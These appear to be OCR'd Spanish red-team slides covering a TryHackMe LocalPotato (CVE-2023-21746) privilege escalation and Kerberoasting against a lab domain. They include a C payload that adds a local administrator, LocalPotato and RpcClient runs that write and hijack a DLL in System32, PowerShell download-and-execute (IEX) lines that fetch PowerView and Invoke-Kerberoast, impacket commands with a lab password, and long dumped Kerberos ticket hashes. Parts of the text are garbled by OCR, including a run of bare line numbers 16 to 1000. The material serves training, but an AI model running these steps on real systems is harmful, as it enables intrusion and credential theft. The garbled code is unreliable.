


“PWN LIKE A MDFK ft.
RED TEAM VIEW”

Day Eight: Are you winning son?

THM : LOCAL POTATO PRIVILEGE ESCALATION

La escalada de privilegios mediante "Localpotato" se basa en la manipulación de los servicios DCOM (Distributed Component Object Model), NTLM (NT LAN Manager), el protocolo SMB (Server Message Block) y el uso de RPC (Remote Procedure Call) para establecer una conexión a un recurso compartido SMB, como `\127.0.0.1\C$`.



THM : LOCAL POTATO PRIVILEGE ESCALATION

<https://tryhackme.com/room/localpotato>

La escalada de privilegios mediante "Localpotato" se basa en la manipulación de los servicios DCOM (Distributed Component Object Model), NTLM (NT LAN Manager), el protocolo SMB (Server Message Block) y el uso de RPC (Remote Procedure Call) para establecer una conexión a un recurso compartido SMB, como \\127.0.0.1\C\$.

Red Team

Local Potato
CVE-2023-21746

Exploitation and
Analysis



THM : LOCAL POTATO PRIVILEGE ESCALATION

<https://tryhackme.com/room/localpotato>

La escalada de privilegios mediante "Localpotato" se basa en la manipulación de los servicios DCOM (Distributed Component Object Model), NTLM (NT LAN Manager), el protocolo SMB (Server Message Block) y el uso de RPC (Remote Procedure Call) para establecer una conexión a un recurso compartido SMB, como `\127.0.0.1\C$`.

Un atacante podría utilizar técnicas como la suplantación de identidad en DCOM, el aprovechamiento de debilidades en la autenticación NTLM o la manipulación de RPC para establecer una conexión SMB con el recurso compartido `\127.0.0.1\C$` y, posteriormente, escribir en un archivo con privilegios de administrador.

El protocolo SMB se utiliza para compartir archivos e impresoras en una red, y el recurso compartido `\127.0.0.1\C$` se refiere al recurso compartido administrativo predeterminado en Windows, que proporciona acceso al directorio raíz del sistema.

Red Team

Local Potato
CVE-2023-21746

Exploitation and
Analysis



THM : LOCAL POTATO PRIVILEGE ESCALATION

<https://tryhackme.com/room/localpotato>

La escalada de privilegios mediante "Localpotato" se basa en la manipulación de los servicios DCOM (Distributed Component Object Model), NTLM (NT LAN Manager), el protocolo SMB (Server Message Block) y el uso de RPC (Remote Procedure Call) para establecer una conexión a un recurso compartido SMB, como `\127.0.0.1\C$`.

Un atacante podría utilizar técnicas como la suplantación de identidad en DCOM, el aprovechamiento de debilidades en la autenticación NTLM o la manipulación de RPC para establecer una conexión SMB con el recurso compartido `\127.0.0.1\C$` y, posteriormente, escribir en un archivo con privilegios de administrador.

El protocolo SMB se utiliza para compartir archivos e impresoras en una red, y el recurso compartido `\127.0.0.1\C$` se refiere al recurso compartido administrativo predeterminado en Windows, que proporciona acceso al directorio raíz del sistema.

<https://github.com/decoder-it/LocalPotato>

Red Team

Local Potato
CVE-2023-21746

Exploitation and
Analysis



THM : LOCAL POTATO PRIVILEGE ESCALATION

<https://tryhackme.com/room/localpotato>

La escalada de privilegios mediante "Localpotato" se basa en la manipulación de los servicios DCOM (Distributed Component Object Model), NTLM (NT LAN Manager), el protocolo SMB (Server Message Block) y el uso de RPC (Remote Procedure Call) para establecer una conexión a un recurso compartido SMB, como `\127.0.0.1\C$`.

Un atacante podría utilizar técnicas como la suplantación de identidad en DCOM, el aprovechamiento de debilidades en la autenticación NTLM o la manipulación de RPC para establecer una conexión SMB con el recurso compartido `\127.0.0.1\C$` y, posteriormente, escribir en un archivo con privilegios de administrador.

El protocolo SMB se utiliza para compartir archivos e impresoras en una red, y el recurso compartido `\127.0.0.1\C$` se refiere al recurso compartido administrativo predeterminado en Windows, que proporciona acceso al directorio raíz del sistema.

https://jlajara.gitlab.io/Potatoes_Windows_Privesc

<https://github.com/decoder-it/LocalPotato>

Red Team

Local Potato
CVE-2023-21746

Exploitation and
Analysis



La vulnerabilidad "Localpotato" no es una vulnerabilidad específica, sino un término general utilizado para referirse a una serie de técnicas de escalada de privilegios que se pueden aprovechar en sistemas Windows.



THM LOCAL POTATO PRIVILEGE ESCALATION

```
C:\tools\LPE via StorSvc\SprintCSP\SprintCSP\main.c - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
main.c
1 #include <windows.h>
2 #pragma warning(disable:4996)
3
4 #define DllExport __declspec( dllexport )
5 #define UNLEN 256
6
7 void DoStuff() {
8
9     // Replace all this code by your payload
10    STARTUPINFO si = { sizeof(STARTUPINFO) };
11    PROCESS_INFORMATION pi;
12    CreateProcess(L"c:\\windows\\system32\\cmd.exe",L" /C net localgroup administrators user /add",
13                NULL, NULL, FALSE, NORMAL_PRIORITY_CLASS, NULL, L"C:\\Windows", &si, &pi);
14
15    CloseHandle(pi.hProcess);
16    CloseHandle(pi.hThread);
17
18    return;
19 }
```


THM LOCAL POTATO PRIVILEGE ESCALATION



```
C:\tools\LPE via StorSvc\SprintCSP\SprintCSP\main.c - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
1 #include <windows.h>
2 #pragma warning(disable:4996)
3
4 #define DLLExport __declspec( dlllexport )
5 #define UNLEN 256
6
7 void DoStuff() {
8
9 // Replace all this code by your payload
10 STARTUPINFO si = { sizeof(STARTUPINFO) };
11 PROCESS_INFORMATION pi;
12 CreateProcess(C"\"c:\\windows\\system32\\cmd.exe", "L" /C net localgroup administrators user /add",
13             NULL, NULL, FALSE, NORMAL_PRIORITY_CLASS, NULL, C"\"c:\\windows", &si, &pi);
14
15 CloseHandle(pi.hProcess);
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

```
Developer Command Prompt for VS 2022
** Visual Studio 2022 Developer Command Prompt v17.4.5
** Copyright (c) 2022 Microsoft Corporation
*****
C:\Program Files\Microsoft Visual Studio\2022\Community>cd "c:\tools\LPE via StorSvc\"
C:\tools\LPE via StorSvc>cd SprintCSP
C:\tools\LPE via StorSvc\SprintCSP>dir
Volume in drive C has no label.
Volume Serial Number is AB44-C362

Directory of C:\tools\LPE via StorSvc\SprintCSP

02/28/2023  02:03 AM  <DIR>          .
02/28/2023  02:03 AM  <DIR>          ..
02/28/2023  02:03 AM  <DIR>          SprintCSP
02/28/2023  02:03 AM                1,413 SprintCSP.sln
                   1 File(s)            1,413 bytes
                   3 Dir(s)          4,154,726,256 bytes free

C:\tools\LPE via StorSvc\SprintCSP>msbuild SprintCSP.sln
MSBuild version 17.4.1+9a89d02ff for .NET Framework
Building the projects in this solution one at a time. To enable parallel build, please add the "-m" switch.
Build started 5/27/2023 12:02:23 AM.
Project "C:\tools\LPE via StorSvc\SprintCSP\SprintCSP.sln" on node 1 (default targets).
  ValidateSolutionConfiguration:
    Building solution configuration "Debug|x64".
  Project "C:\tools\LPE via StorSvc\SprintCSP\SprintCSP.sln" (1) is building "C:\tools\LPE via StorSvc\SprintCSP\SprintCSP\SprintCSP.vcxproj" (2) on node 1 (default targets).
  PrepareForBuild:
    Creating directory "x64\Debug".
    Creating directory "C:\tools\LPE via StorSvc\SprintCSP\x64\Debug\".
    Creating directory "x64\Debug\SprintCSP.tlog\".
  InitializeBuildStatus:
    Creating "x64\Debug\SprintCSP.tlog.unsuccessfulbuild" because "AlwaysCreate" was specified.
  ClCompile:
    C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Tools\MSVC\14.34.31933\Bin\Hostx64\x64\CL.exe /c /ZI /JMC /nologo /W3 /WX- /diagn
ostics:column /sd1 /Od /D _DEBUG /D _CONSOLE /D _MIDL /D UNICODE /D _UNICODE /Gm- /EHsc /RTC1 /MDd /GS /fp:precise /Zc:wchar_t /Zc:forScop
e /Zc:inline /permissive- /Fo"x64\Debug\" /Fd"x64\Debug\vc143.pdb" /external:W3 /Gd /TC /FC /errorReport:queue main.c
    main.c
    C:\tools\LPE via StorSvc\SprintCSP\SprintCSP\main.c(111,5): warning C4013: 'StopDependentServices' undefined; assuming extern returning int [C
:\tools\LPE via StorSvc\SprintCSP\SprintCSP.vcxproj]
    C:\tools\LPE via StorSvc\SprintCSP\SprintCSP\main.c(25,25): warning C4244: 'initializing': conversion from 'ULONGLONG' to 'DWORD', possible lo
ss of data [C:\tools\LPE via StorSvc\SprintCSP\SprintCSP.vcxproj]
    C:\tools\LPE via StorSvc\SprintCSP\SprintCSP\main.c(163,9): warning C4033: 'StopDependentServices' must return a value [C:\tools\LPE via StorS
vc\SprintCSP\SprintCSP.vcxproj]
    C:\tools\LPE via StorSvc\SprintCSP\SprintCSP\main.c(187,9): warning C4033: 'StopDependentServices' must return a value [C:\tools\LPE via StorS
vc\SprintCSP\SprintCSP.vcxproj]
    C:\tools\LPE via StorSvc\SprintCSP\SprintCSP\main.c(163,25): warning C4244: 'initializing': conversion from 'ULONGLONG' to 'DWORD', possible l
oss of data [C:\tools\LPE via StorSvc\SprintCSP\SprintCSP.vcxproj]
    C:\tools\LPE via StorSvc\SprintCSP\SprintCSP\main.c(267): warning C4715: 'StopDependentServices': not all control paths return a value [C:\too
```

```
Command Prompt
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\user>move "C:\tools\LPE via StorSvc\RpcClient\x64\Debug\RpcClient.exe" C:\Users\user\Desktop\
1 file(s) moved.

C:\Users\user>move "C:\tools\LPE via StorSvc\SprintCSP\x64\Debug\SprintCSP.dll" C:\Users\user\Desktop\
1 file(s) moved.

C:\Users\user>
```



THM LOCAL POTATO PRIVILEGE ESCALATION

```
C:\Users\user\Desktop>move "C:\tools\LPE via StorSvc\RpcClient\x64\Debug\RpcClient.exe" .  
1 file(s) moved.
```

```
C:\Users\user\Desktop>move "C:\tools\LPE via StorSvc\SprintCSP\x64\Debug\SprintCSP.dll" .  
Overwrite C:\Users\user\Desktop\SprintCSP.dll? (Yes/No/All): Yes  
1 file(s) moved.
```



THM LOCAL POTATO PRIVILEGE ESCALATION

```
C:\Users\user\Desktop>reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment" -v Path
```

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Environment
```

```
Path REG_EXPAND_SZ
```

```
%SystemRoot%\system32;%SystemRoot%;%SystemRoot%\System32\Wbem;%SYSTEMROOT%\System32\WindowsPowerShell\v1.0\;%SYSTEMR  
OOT%\System32\OpenSSH\;C:\Program Files\Amazon\cfn-bootstrap\
```

```
C:\Users\user\Desktop>LocalPotato.exe -i SprintCSP.dll -o \Windows\System32\SprintCSP.dll
```

```
LocalPotato (aka CVE-2023-21746)
```

```
by splinter_code & decoder_it
```

```
[*] Objref Moniker Display Name =
```

```
objref:TUVPVwEAAAAAAAAAAAAAAAAAAAAAAAAABGAQAAAAAAAAAAKirfTBVWTTryu0ycrVEdmAXwAANASEA3T1a0Mi6U3jSkAEwAHAeWAUAAAAAcAMQAwA  
C4AMQAwAC4AMQAzADgALgA0ADUAAAAAAAAAKA//8AAB4A//8AABAA//8AAAoA//8AABYA//8AAB8A//8AAA4A//8AAAAA:
```

```
[*] Calling CoGetInstanceFromIStorage with CLSID:{854A20FB-2D44-457D-992F-EF13785D2B51}
```

```
[*] Marshalling the IStorage object... IStorageTrigger written: 100 bytes
```

```
...
```



THM LOCAL POTATO PRIVILEGE ESCALATION

```
C:\Users\user>C:\Users\user\Desktop\LocalPotato.exe -i SprintCSP.dll -o \Windows\System32\SprintCSP.dll
```

```
LocalPotato (aka CVE-2023-21746)  
by splinter_code & decoder_it
```

```
[*] Objref Moniker Display Name = objref:TUVPVwEAAAAAAAAAAAAAAAAAAAAAAAAABGAQAAAAAAAAAJhg1bW6Kp30mIED87yu7iASgAALQP7AnebsS  
yu5wUPyKAeWAHAeWAUAAAAACAMQAwAC4AMQAwAC4AMQAYADcAlG5ADgAAAAAAAAkA//8AAB4A//8AABAA//8AAAoA//8AABYA//8AAB8A//8AAA4A//8AAAA  
A:
```

```
[*] Calling CoGetInstanceFromIStorage with CLSID:{854A20FB-2D44-457D-992F-EF13785D2B51}
```

```
[*] Marshalling the IStorage object... IStorageTrigger written: 100 bytes
```

```
[*] Received DCOM NTLM type 1 authentication from the privileged client
```

```
[*] Connected to the SMB server with ip 127.0.0.1 and port 445
```

```
[+] SMB Client Auth Context swapped with SYSTEM
```

```
[+] RPC Server Auth Context swapped with the Current User
```

```
[*] Received DCOM NTLM type 3 authentication from the privileged client
```

```
[+] SMB reflected DCOM authentication succeeded!
```

```
[+] SMB Connect Tree: \\127.0.0.1\c$ success
```

```
[+] SMB Create Request File: Windows\System32\SprintCSP.dll success
```

```
[!] Unable to open input file: SprintCSP.dll
```

```
C:\Users\user>C:\Users\user\Desktop\RpcClient.exe
```

```
[+] Dll hijack triggered!
```

```
C:\Users\user>
```

BLEACH.local : KERBEROASTING

Cuando un usuario desea autenticarse ante un servicio, el KDC le devuelve un ticket TGS el cual contiene datos cifrados con una clave derivada de la contraseña de la cuenta del servicio. Por lo tanto, es posible intentar crackear estos tickets para descubrir la contraseña de la cuenta de servicio. Este ataque puede resultar exitoso cuando el servicio está configurado con una cuenta de usuario normal (a diferencia de una cuenta gestionada o de máquina) ya que la complejidad y rotación de la contraseña recae exclusivamente sobre la persona.

Además, no es extraño que estas cuentas de servicio presenten privilegios elevados, por lo que es una técnica que puede dar muy buenos resultados como posible vía de elevación de privilegios. Sin embargo, en la actualidad cada vez existe mayor concienciación y por lo tanto es más común encontrar mitigaciones para eliminar el riesgo de este posible vector, así como formas de detección como puede ser el uso de cuentas señuelo.




BLEACH.local : KERBEROASTING

```
PS C:\Users\jquerito> setspn.exe -Q */* | Select-String "CN="
```



BLEACH.local : KERBEROASTING

```
PS C:\Users\jquerito> setspn.exe -Q */* | Select-String "CN="  
PS C:\Users\jquerito> IEX (New-Object  
System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1');  
PS C:\Users\jquerito> Get-NetUser -SPN | select serviceprincipalname #Admin
```



BLEACH.local : KERBEROASTING

```
PS C:\Users\jquerito> setspn.exe -Q */* | Select-String "CN="
```

```
PS C:\Users\jquerito> IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1');
```

```
PS C:\Users\jquerito> Get-NetUser -SPN | select serviceprincipalname #Admin
```

se encontro un SPN existente.

```
PS C:\Users\jquerito> setspn.exe -Q */* | Select-String "CN="
```

```
CN=PRINCIPAL-BLEAC,OU=Domain Controllers,DC=BLEACH,DC=local
```

```
CN=krbtgt,CN=Users,DC=BLEACH,DC=local
```

```
CN=SQL Service,CN=Users,DC=BLEACH,DC=local
```

```
CN=http_svc,CN=Managed Service Accounts,DC=BLEACH,DC=local
```

```
CN=mssql_svc,CN=Managed Service Accounts,DC=BLEACH,DC=local
```

```
CN=exchange_svc,CN=Managed Service Accounts,DC=BLEACH,DC=local
```

```
CN=mssql_svc,CN=Users,DC=BLEACH,DC=local
```

```
CN=http_svc,CN=Users,DC=BLEACH,DC=local
```

```
CN=exchange_svc,CN=Users,DC=BLEACH,DC=local
```

```
CN=DESKTOP-05N3UTI,CN=Computers,DC=BLEACH,DC=local
```

<https://gist.github.com/jivoi/c354eaaf3019352ce32522f916c03d70>

BLEACH.local : KERBEROASTING

```
PS C:\Users\jquerito> setspn.exe -Q */* | Select-String "CN="
```

```
PS C:\Users\jquerito> IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1');
```

```
PS C:\Users\jquerito> Get-NetUser -SPN | select serviceprincipalname #Admin
```

```
PS C:\Users\jquerito\Downloads> IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1');
```

```
PS C:\Users\jquerito\Downloads> Get-NetUser -SPN | select serviceprincipalname #Powerview
```

```
serviceprincipalname
```

```
-----  
exchange_svc/exserver.change.me
```

```
http_svc/httpserver.change.me
```

```
kadmin/changepw
```

```
mssql_svc/mssqlserver.change.me
```

```
MSSQLSvc/BLEACH.local:60111
```

```
CN=DESKTOP-05N3UTI,CN=Computers,DC=BLEACH,DC=local
```

```
https://gist.github.com/jivoi/c354eaaf3019352ce32522f916c03d70
```

BLEACH.local : KERBEROASTING

```
PS C:\Windows\system32> Invoke-Expression (New-Object Net.WebClient).downloadstring('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Kerberoast.ps1')
```

```
PS C:\Windows\system32> Invoke-Kerberoast
```

```
TicketByteHexStream :
Hash                : $krb5tgs$exchange_svc/exserver.change.me:D263ACCF979E1852810BB1B2DAEDF5$37782C979782A07FF29B4BC223FD25794B000153D4E0B02B07B776E6A9AC67144DA7358164F8EE8A45EA05F9224E
C2CCB5092F05E8F5C432EDFC08F614DFB0F5BA4E3B5779918187F2AC5B14A342350B1B83F5ED8499561C52358B88AAE513C8A2F53016B1E99A8FB0DF3759EDDA5FD2D9E2DF6BA1168EA0A2D30B80EF13F50706
A59E9375CCC2A6C2873C28B5F8F80A7DF2E48B7D97BB59E284DE3D2545BB1E286FDF44E9337D682046E458F5B3D5DCE29444E14B9C53D245E599A822C4C66442411AF62D55B9F8107933801141F699C4E3D24D
4162F50889AC0ED2EB4399B184DDDFED2858908D6E99FB0B989C7080EB210115C4D53B56128288C0CEFFFF380D1D8FFA341C3931D9811F8601BC770CD9C7F18C7DF88F2FE458A0F72A1DA3157BBB5D906048E
CEB0E192D466E9F85E2EC076E9BA9D491737E78EC4EAA43A380E3F4FA7578871C62EAD10436ADC5FE13D0F9FB07F12AD48C73F694408B528BC7E2926CE776109263DEC555EF035321B961C5269D64C26F15A1
847038FD498531FFEE5453F89608319BAC1C67BB48D64BB4D34D18F0CFC6C21344A7CE97A90E7EE6CD46B98BD20CF4C8759E41A2868BC049BC673846330DD82710098AA2A64EF05A4B2995429368D059AAACE7
A845CDDDD3DF3578F52091AE43473DC9A38D801C116B933FA2667C80B7D8FC35342037A20D9E94E4C298F010E54C4E0BA1EA75AF928CFFFCDS3244BAA897F12A74D651415752C24E8583BF4B4F9ED72861C4F8
ED6F1B48CA8342D9E4430D6C1259104CAF323D69D044C64C285886DC2E4EC051DE502C8EAD5E99EA3A4365DF5980766B532550257A8C977A5AD938E9FE3685E29E589880C53FEFEA81BAC53AD4356F1F90F24B
8181B55FA1C5464215861EA9AF1BC45676C2BF95D366C3BF2A52B8AF2926DDDD7725D8BAA788E2F293565C838115880D15A33778E58ED6327DD73EB155B0840B9C6730CEB84FBC09EE180520C808591D1223
3A2E9CE6AB445F43B84BD8E2179CFD47D4B8712E1D0E80D051125AD1A88FACF96FAC3A6ED31E336019EDBBDC523C2B91A81B7EABCC0D9B58ED271A961EF16199C19CDFABDDC9A29E95268A84894B5E1BD07796
7530B1EFE50EEFF5471481BCFD2F7BFF3775078457C1C53D242F3159DEFFFF4D6044E9C48C5366665EE932AF1B1DCCFEF1584D2796673A00736CEEF295D8688D53E2AB70FC7C9C4764047657D942F3F4591F9ACB
CDE4539A6D9F41479657220E98A80F11ECEF459A2A6B084D1D021688F0219721B2FD4EA03829B811A265B21DD359570A5C5B11CA463925AA1B2F2B17781B9BF452BC40F7D245395855B391379429878A792619
975A152C91FA303E09F8E39BE1F710CAD8DA1FA2F5D8003890E6113BB9F32A19A9130E085160BCDE468CC08433707474E39712AB516E1C308BFBFA9901E37BDDABF7E58E589A0C8517C642C05D65D3C9E9CAC
8CD362B2008E6426BB7049A9B77EA7C6B205113D1804B46C8D7D1CFDCB171E0681BBBAB01A761EC6CEE9F376FA0EDB10F162912A5298A37CB2EC6122293F481DD7C1218794A829C676154D

SamAccountName      : exchange_svc
DistinguishedName  : CN=exchange_svc,CN=Users,DC=BLEACH,DC=local
ServicePrincipalName : exchange_svc/exserver.change.me
```

```
TicketByteHexStream :
Hash                : $krb5tgs$http_svc/httpserver.change.me:31F02E3974156270A14F960F1B4127E6$5F68FDA7BD99F114AF3ACAB1C8BB0029A3292A9877D212712E104F8176010E4E1AF2D9941E00B878CA70CCFB5CA04
8548BF429F51DA158893A60AC3163ED4559DB124783DA6650EEBFD86FCDAE5D47753AE8A14F5C1D0DD0017E7407175BD31CC24AACCE03A90580898FE3694E8D69E255B76F68C196DC83E1E01A8219F53784
5D728EF700A874A911D46CCB20C166FE57BB02424D73A53D627D54403874A3C12E943905D94D9E965C30CCE6DA6D7ABDC50B3888E25E734D77E753B0FDEECAA5184569A83CEE110F247379C91806EBAE84CCF
474844BCAEAF127016C62B3C4DB2D3ED1688CB7A2C63F28D5BE39239057393D0A06326095F566294379D571F74E4FEAB0E8D540DEA685DE978E2A2B325718842B3E5582F2BFC9E1B7EDED93FF55C5134D011
7B533714F2D30034497C84FF57488AE97E1223D914F8BDDBBEB30E225845748118366F472BFCED2DAA8819A0759C402355B781A416B267AD25342A3964AC991A0A77E1C275614767D8A28479330CC6ADCFE4A
D633C60FCF7C3C2C456067E1913DE8304A42115D05E49268AAEB7D46FF4801506FE856D0EE5428384CD3DB2CEB7D842E53AF3FC24AB4B5DE45D4433F84F3C0064FE07677C72E5C0019C15CD503349E0493
831D3E4F5C56540C4853EB569AF3CF625AFA531AC8E3B31A91CC426D14D48E2E1425AD48A5F2B9C2123C43CE8041980B4052EB97BEB81A1419828470B21FC299EE93D3B3A01E0EB5F6628A8518B1973C58
15F5F7C93D95094542CF8CA899974612E8B3C7A0D8BB0CB7ED99228CA7D7695D92CC2C0808E8F8F62440C6486F6B75C69DB74D727D1959851C8029830199EA9AFFFC8C480E8CD6E86F30F60BBE2D243FF0CF6
1BF6C15CA29B64225498CDBCF97039D251BF58F5BC5C5527A6AC208AC01E495CEDDC32972A9860EECEAB449BFCFAD930D461A9601421CF3C25BE4E3A863449207E9DFC870D3358ACAA4BF68B5E273FDB157523
0B55DF8A1047D9D74E93130F5329C46C110169F5329B745CF653E121060A9E91E9F8438F884310D9726C20B88A0152288F4E4810114C78FC379F6A4A0FC0A8E823E4F10729847E01270A9729A07908686
```

```
iex (new-object
Net.WebClient).DownloadString("https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Kerberoast.ps1")
```

```
Invoke-Kerberoast -OutputFormat hashcat | % { $_.Hash } | Out-File -Encoding ASCII hashes.kerberoast
```

BLEACH.local : KERBEROASTING (IMPACKET)

impacket-GetUserSPNs BLEACH.local/jquerito:Contrasena1234 -dc-ip 10.0.9.4

```
(kali㉿kali)-[~]
└─$ impacket-GetUserSPNs BLEACH.local/jquerito:Contrasena1234 -dc-ip 10.0.9.4 -request
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	De
MSSQLSvc/BLEACH.local:60111	SQLService		2023-04-09 23:56:32.497976	2023-04-10 00:25:00.392173	--
mssql_svc/mssqlserver.change.me	mssql_svc	CN=Senior management,OU=Groups,DC=BLEACH,DC=local	<never>	<never>	
http_svc/httpserver.change.me	http_svc	CN=IT Helpdesk,OU=Groups,DC=BLEACH,DC=local	2023-04-09 23:54:50.622769	<never>	
exchange_svc/exserver.change.me	exchange_svc	CN=Project management,OU=Groups,DC=BLEACH,DC=local	2023-04-09 23:54:14.061030	2023-04-10 01:37:11.711718	

```
[~] CCache file is not found. Skipping...
```

```
$krb5tgs$23*$SQLService$BLEACH.LOCAL$BLEACH.local/SQLService*$9533e1adb9588749e4acf720284535f6$87f336f13850240bbd409730efce024d4f16fea84d6ca46e6238d39249d86c72e8b29d760a712c34d1b18d14642b1fd67fa946467cea26ad8c11b994d786252c9db51db5f280bd2df6a237e77f13fc65c9215a2b9cedd7e723ed259c5a96d88ef2a7c6134f7a0ee6409549f8bf719c2027a5b9352d601efee32763f1da0a631b3703f6f9752a8790962732fe7f3f7c956d315df8e473f467e2d8a5882bf43f4553bf8431e74c7a8035b5b4c92502fd9f04ebde95aa3b0cf1993b09098e68231a690c329fc47ad6b699ce932e17de6605df11644ad69035f2a8e839111877806b89cceb8cf540cf25e17b773d88a354d3b62f3710ba92ac2e25eb554c6a6e5faf931bc41bbef7e05f20b993ee40ae564129bd11d3bd3442ac5842c4d85f1391b27942e0575150eb147750852f786cccea130b9baf21e92f8b4d0c80842954556fdfce5ab5e4fce154fee5f52fed94f15a50fe40cb76aee0a3647d0dae27faa157d480fe9961e42051b8016db066045839671cc2a2ee65bdba47776ce26371ea53f39a869038cc48c39b06a543afb0c27934764cb59aa7fb83224950ecd1a6ce9f7dfdab4a497ebb3bb8aef25f0beae15653404642b00acea8ba04ae6e6b02ab65bee50c24f727ef3f800a4f5d16d496dcf072c585aac21ad420b361f699cff846a5f6d9abf70588d4014165c15813241154bf9b4953a7a8cb26fb2ce2a85769679496c74bd05cc642c4925f4dd60c8ffaaa0aab8b2bf0bb90ff19cda86818490cc2ce5a06958425c7114cd20cb36ecca03676f82bd9a3b79e8611f023d182475b93ca001c991924de288e8c3681c26e3ee34617711baea0821dc9bc1a433b2e0aab42d0329219b1937d3fa78d854dae1dd450dff3a83343eb13d227295a1e49b7c0296e37c08631881eb1e58f19a362884ff14461a2d5058ab2188b52022f7935519ba32c7a3605cde36977ab083800f54f519352b32175cc7743600bda4ea89b7750a32fa69d878c2b300174f4c8a71b48656523627b61c6924c7a6338398159c1ad4aae72c3e77ecf6bf01f6bc1468582a47e4daaec41e2aead9f0274047dae8a35f7a854e7cf54685a31cd05f14be6a3687eac75c28f35a733b